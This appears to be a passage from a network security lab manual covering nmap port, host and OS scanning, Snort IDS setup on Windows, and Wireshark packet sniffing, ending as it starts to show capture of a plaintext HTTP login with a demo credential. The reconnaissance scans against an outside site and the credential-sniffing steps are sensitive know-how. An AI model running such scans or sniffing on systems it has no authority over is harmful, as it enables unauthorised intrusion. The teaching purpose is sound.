- e. Scan top 100 ports (fast scan) (syntax: nmap -F ip_address)

```
C:\>nmap -F scanme.nmap.org
Starting Nmap 7.92 < https://nmap.org > at 2021-10-03 15:55 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    filtered  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.31 seconds
```

References:

- i. <https://techtalk.gfi.com/scanning-open-ports-in-windows-part-3-nmap/>
- ii. <https://www.youtube.com/watch?v=MoGxY3yCySk>

B. Network scanning:


Nmap Tool:

Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.

Questions:

- a. Demonstrate how to scan networks. Explain the steps and attach output.


1. **Ping Scan** – It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further.
Syntax: nmap -sP <ip_address>



```
C:\>nmap -sP www.techpanda.org
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 16:16 India Standard Time
Nmap scan report for www.techpanda.org (72.52.251.71)
Host is up (0.27s latency).
rDNS record for 72.52.251.71: host.moneyboats.com
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
```

2. **Host Scan** – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.


Syntax: nmap -sP <target IP range>



```
C:\>nmap -sP 72.52.251.71
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 16:17 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.27s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

3. If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:

Syntax: namp -sL <IP address>



```
C:\>nmap -sL 72.52.251.71
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 16:19 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.54s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

This returns a list of names associated with the scanned IP. This description provides information on what the IP is actually for.

4. **OS Scan** – This command return information on the OS (and version) of a host.

Syntax: nmap -O <target IP>

```
C:\>nmap -O scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 16:20 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    open     ssh
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite
Aggressive OS guesses: Linux 2.6.32 <91%>, Linux 3.5 <91%>, Linux 4.2 <91%>, Linux 4.4 <91%>, Synology DiskStation Manager 5.1 <91%>, WatchGuard Fireware 11.8 <91%>, Linux 2.6.35 <90%>, Linux 3.10 <90%>, Linux 2.6.32 or 3.10 <90%>, Linux 2.6.39 <90%>
No exact OS matches for host (test conditions non-ideal).
Network Distance: 17 hops

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
```

More options to try:

1. Scan ip address which passes from text file (syntax : nmap -iL <filename.txt>)
2. Aggressive scanning (syntax : nmap -A <ip_address>)
3. To trace the route of destination address (syntax : nmap - - traceroute <ip_address>)

References:

- I. <https://www.varonis.com/blog/nmap-commands/>
- II. <https://www.youtube.com/watch?v=lolsTrKrl-0>

C. Intrusion Detection:

Snort IDS Tool:


Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be configured in three main modes:

1. **Sniffer Mode:** The program will read network packets and display them on the console.
2. **Packet Logger Mode:** The program will log packets to the disk.
3. **Network Intrusion Detection System Mode:** The program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

Link to download Snort_2_9_18_1_Installer.x64.exe for Windows Platform:

<https://www.snort.org/download>



Link to download the rules for snort: <https://www.snort.org/download>

You can Sign up to snort to get more detailed rules.

Snort v3.0	Snort v2.9
Tarball	Tarball
Snortrules-snapshot-3.1.10.tar.gz	Snortrules-snapshot-2.9.8.1.tar.gz
Snortrules-snapshot-3.1.90.tar.gz	Snortrules-snapshot-2.9.8.0.tar.gz
Snortrules-snapshot-3.1.70.tar.gz	Snortrules-snapshot-2.9.7.0.tar.gz
Snortrules-snapshot-3.1.50.tar.gz	Snortrules-snapshot-2.9.5.0.tar.gz
Snortrules-snapshot-3.1.40.tar.gz	Snortrules-snapshot-2.9.4.0.tar.gz
Snortrules-snapshot-3.1.30.tar.gz	Snortrules-snapshot-2.9.3.0.tar.gz
Snortrules-snapshot-3.1.10.tar.gz	Snortrules-snapshot-2.9.1.0.tar.gz
Snortrules-snapshot-3.1.01.tar.gz	Snortrules-snapshot-2.9.0.0.tar.gz
Snortrules-snapshot-3.1.00.tar.gz	Snortrules-snapshot-2.9.0.1.tar.gz
Snortrules-snapshot-3034.tar.gz	Snortrules-snapshot-3031.tar.gz
Snortrules-snapshot-3031.tar.gz	Snortrules-snapshot-3030.tar.gz
Snortrules-snapshot-3000.tar.gz	Snortrules-snapshot-3000.tar.gz

Snort needs **Npcap**.

Link to download Npcap 0.9984 for windows platform:

<https://nmap.org/ncap/dist/>

Questions:

- How snort works. Explain with steps and demonstrate various modes of snort.

Steps to defend your network with Snort for Windows:

Snort should be a dedicated computer in your network. This computer's logs should be reviewed often to see malicious activities on your network.

- Download Snort from the Snort.org website.

2. Download Rules from Snort.org website. You must register to get the rules. (You should download these often) <https://snort.org/downloads>
3. Double click on the .exe to install snort. This will install snort in the "C:\Snort" folder. It is important to have **npcap or WinPcap** installed
4. Extract the Rules file. You will need WinRAR for the .gz file.
5. Copy all files from the "rules" folder of the extracted folder. Now paste the rules into "C:\Snort\rules" folder.
6. Copy "snort.conf" file from the "etc" folder of the extracted folder. You must paste it into "C:\Snort\etc" folder. Overwrite any existing file. Remember if you modify your snort.conf file and download a new file, you must modify it for Snort to work.
7. Open a command prompt (cmd.exe) and navigate to folder "C:\Snort\bin" folder.
(at the Prompt, type cd\snort\bin)
8. To start (execute) snort in sniffer mode use following command:
snort -dev -i 3
-i indicates the interface number. You must pick the correct interface number. In my case, it is 3.
-dev is used to run snort to capture packets on your network.
9. To check the interface list, use following command:
snort -W
10. You can tell which interface to use by looking at the Index number and finding Microsoft. As you can see in the above example, the other interfaces are for VMWare. My interface is 3.
11. To run snort in IDS mode, you will need to configure the file "**snort.conf**" according to your network environment.
12. To specify the network address that you want to protect in snort.conf file, look for the following line.
var HOME_NET 192.168.1.0/24 (You will normally see any here)
13. You may also want to set the addresses of DNS_SERVERS, if you have some on your network. Example:

```
#####
# Step #1: Set the network variables. For more information, see
README.variables
#####

# Setup the network addresses you are protecting
ipvar HOME_NET any

# Set up the external network addresses. Leave as "any" in most
situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS 192.168.1.1

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET
```

14. Change the RULE_PATH variable to the path of rules folder.

```
var RULE_PATH c:\snort\rules

# List of ports you run SIP servers on
portvar SIP_PORTS [5060,5061,5600]

# List of file data ports for file inspection
portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]

# List of GTP ports for GTP preprocessor
portvar GTP_PORTS [2123,2152,3386]

# other variables, these should not be modified
ipvar AIM_SERVERS
[64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12
.200.0/24,205.188.3.0/24,205.188.5.0/24,205.188.7.0/24,205.188.9
.0/24,205.188.153.0/24,205.188.179.0/24,205.188.248.0/24]

# Path to your rules files (this can be a relative path)
# Note for Windows users: You are advised to make this an
absolute path,
# such as: c:\snort\rules
var RULE_PATH c:\snort\rules
#var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH C:\Snort\preproc_rules
```

15. Change the path of all library files with the name and path on your system. and you must change the path of snort_dynamicpreprocessorvariable.

C:\Snort\lib\snort_dynamicpreprocessor

You need to do this to all library files in the "C:\Snort\lib" folder. The old path might be:
"/usr/local/lib/...". you will need to replace that path with your system path. Using
C:\Snort\lib

16. Change the path of the "dynamicengine" variable value in the "snort.conf" file..

Example: dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

```
#####
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort -
Dynamic Modules
#####

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib
\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

17. Add the paths for "include classification.config" and "include reference.config"

files. **include c:\Snort\etc\classification.config**
 include c:\Snort\etc\reference.config

18. Remove the comment (#) on the line to allow ICMP rules, if it is commented with a #.

include \$RULE_PATH/icmp.rules

19. You can also remove the comment of ICMP-info rules comment, if it is commented.

include \$RULE_PATH/icmp-info.rules

20. To add log files to store alerts generated by snort, search for the "output log"

test in snort.conf and add the following line:

output alert_fast: snort-alerts.ids

21. Comment (add a #) the whitelist \$WHITE_LIST_PATH/white_list.rules and

the blacklist **Change the nested_ip inner , \ to nested_ip inner #, **

22. Comment out (#) following lines:

```
#preprocessor normalize_ip4
#preprocessor normalize_tcp: ips ecn stream
#preprocessor normalize_icmp4
#preprocessor normalize_ip6
#preprocessor normalize_icmp6
```

23. Save the "snort.conf" file.

24. To start snort in IDS mode, run the following command:

snort -c c:\Snort\etc\snort.conf -I c:\Snort\log -i 3

(Note: 3 is used for my interface card)

If a log is created, select the appropriate program to open it. You can use WordPard or NotePad++ to read the file.

To generate Log files in ASCII mode, you can use following command while running snort in IDS mode:

snort -A console -i3 -c c:\Snort\etc\snort.conf -I c:\Snort\log -K ascii


25. Scan the computer that is running snort from another computer by using PING or NMap (ZenMap).

After scanning or during the scan you can check the snort-alerts.ids file in the log folder to insure it is logging properly. You will see IP address folders appear.

Note: if it gives an error message add comment (#) for following lines in snort.config file.
decompress_swf { deflate lzma } \

decompress_pdf { deflate }

Snort monitoring traffic –



```
Administrator: C:\Windows\system32\cmd.exe - snort -A console -i3 -c c:\Snort\etc\snort.conf -l c...\snort.log -w c...\snort.alerts -D
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=2164)
03/29-23:53:16.033913 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
I <TCP> 192.168.1.1:80 -> 192.168.1.20:56506
03/29-23:53:16.035372 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
I <TCP> 192.168.1.1:80 -> 192.168.1.20:56507
03/29-23:53:16.036479 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
I <TCP> 192.168.1.1:80 -> 192.168.1.20:56508
03/29-23:53:16.037093 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
I <TCP> 192.168.1.1:80 -> 192.168.1.20:56509
03/29-23:53:16.142921 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
I <TCP> 192.168.1.1:80 -> 192.168.1.20:302
03/29-23:53:16.194409 [**] [120:3:1] <http_inspect> NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [**] [Classification: Unknown Traffic] [Priority: 3]
```


Snort's detailed report when scanning has stopped –

```

Self-referencing paths <"./">: 0
HTTP Response Gzip packets extracted: 177
Gzip Compressed Data Processed: 834600.00
Gzip Decompressed Data Processed: 3113339.00
Total packets processed: 751969
=====
SMIP Preprocessor Statistics
  Total sessions : 0
  Max concurrent sessions : 0
=====
Hcerpc2 Preprocessor Statistics
  Total sessions: 67
  Total sessions aborted: 35
=====
Transports
  SMB
    Total sessions: 67
    Packet stats
      Packets: 713
      Ignored bytes: 12861
      Maximum outstanding requests: 2
      SMB command requests/responses processed
        Transaction <0x25> : 64/0
        Tree Disconnect <0x71> : 32/32
        Negotiate <0x72> : 64/32
        Session Setup AndX <0x73> : 64/64
        Logoff AndX <0x74> : 32/32
        Tree Connect AndX <0x75> : 32/32
=====
SSL Preprocessor:
  SSL packets decoded: 1913
    Client Hello: 290
    Server Hello: 290
    Certificate: 188
    Server Done: 597
    Client Key Exchange: 188
    Server Key Exchange: 31
    Change Cipher: 580
    Finished: 580
    Client Application: 402
    Server Application: 163
    Alert: 51
  Unrecognized records: 548
  Completed handshakes: 0
    Bad handshakes: 0
    Sessions ignored: 202
    Detection disabled: 42
=====
SIP Preprocessor Statistics
  Total sessions: 0
=====
Reputation Preprocessor Statistics
  Total Memory Allocated: 0
=====
Snort exiting

```

Log files – We can also view log files.



Note: Read the setup and configuration of Snort from Snort.org. While this is a demo, Snort can be configured thousands of ways to detect and alert you in the event you have malicious activity on your network. Downloading signatures often is extremely important.

References:

- i. <https://www.snort.org/>
- ii. [https://en.wikipedia.org/wiki/Snort_\(software\)](https://en.wikipedia.org/wiki/Snort_(software))
- iii. <https://ttcshelbyville.wordpress.com/2014/03/30/defending-your-network-with-snort-for-windows/>
- iv. <https://www.youtube.com/watch?v=W1pb9DFCXLw>
- v. <https://youtu.be/X64-0ogjoP4>

D. Network Sniffing:

Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.

There is also a terminal-based (non-GUI) version called TShark.


Wireshark is used to capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.

Link to download Wireshark 3.4.8 for windows platform:

<https://www.wireshark.org/download.html>

Wireshark needs Npcap.


Link to download Npcap 0.9984 for windows platform: <https://nmap.org/npcap/dist/>




Questions:

- How Wireshark works? Explain with steps to**
 - capture and analyse packets,**
 - Apply filters and analyse packets**

4.1 Wireshark User Interface



4.2 Capturing Live Network Data



You can double-click on an interface in the welcome screen.

4.3 Viewing Captured Packets

*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.37	13.234.146.65	TCP	66	6318
2	0.000000	192.168.10.37	13.234.146.65	TCP	66	6318
3	0.041130	13.234.146.65	192.168.10.37	TCP	66	80 →
4	0.041130	13.234.146.65	192.168.10.37	TCP	66	80 →
5	0.041254	192.168.10.37	13.234.146.65	TCP	54	6318
6	0.041298	192.168.10.37	13.234.146.65	TCP	54	6318
7	0.041307	192.168.10.37	13.234.146.65	HTTP	204	9007

> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Dev:
> Ethernet II, Src: optilink_0e:53:3c (b4:f9:49:0e:53:3c), Dst: IntelCor_c5:2c:36 (fc:
> Internet Protocol Version 4, Src: 13.234.146.65, Dst: 192.168.10.37
Transmission Control Protocol, Src Port: 80, Dst Port: 63182, Seq: 0, Ack: 1, Len: 0
Source Port: 80
Destination Port: 63182
[Stream index: 1]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 3812710375
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)

0000 fc 44 82 c5 2c 36 b4 f9 49 0e 53 3c 08 00 45 00 -D..,6.. I-S<-E-
0010 00 34 00 00 40 00 f2 06 1d cb 0d ea 92 41 c0 a8 -4..@...A..
0020 0a 25 00 50 f6 ce e3 41 57 e7 d0 6e b8 2f 80 12 -%P...A W-n-/..

wireshark_Wi-FiLDR360.pcapng || Packets: 92 · Displayed: 92 (100.0%) · Dropped: 0 (0.0%) || Profile: Default

4.4 Filtering Packets While Viewing




b) How to sniff the network using Wireshark?

we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol. For example

Step 1 start Wireshark and start capturing network

Step 2 Login to a web application **that does not use secure communication**. We will login to a web application on <http://www.techpanda.org/> address with the login name is **admin@google.com**, and the password is **Password2010**.

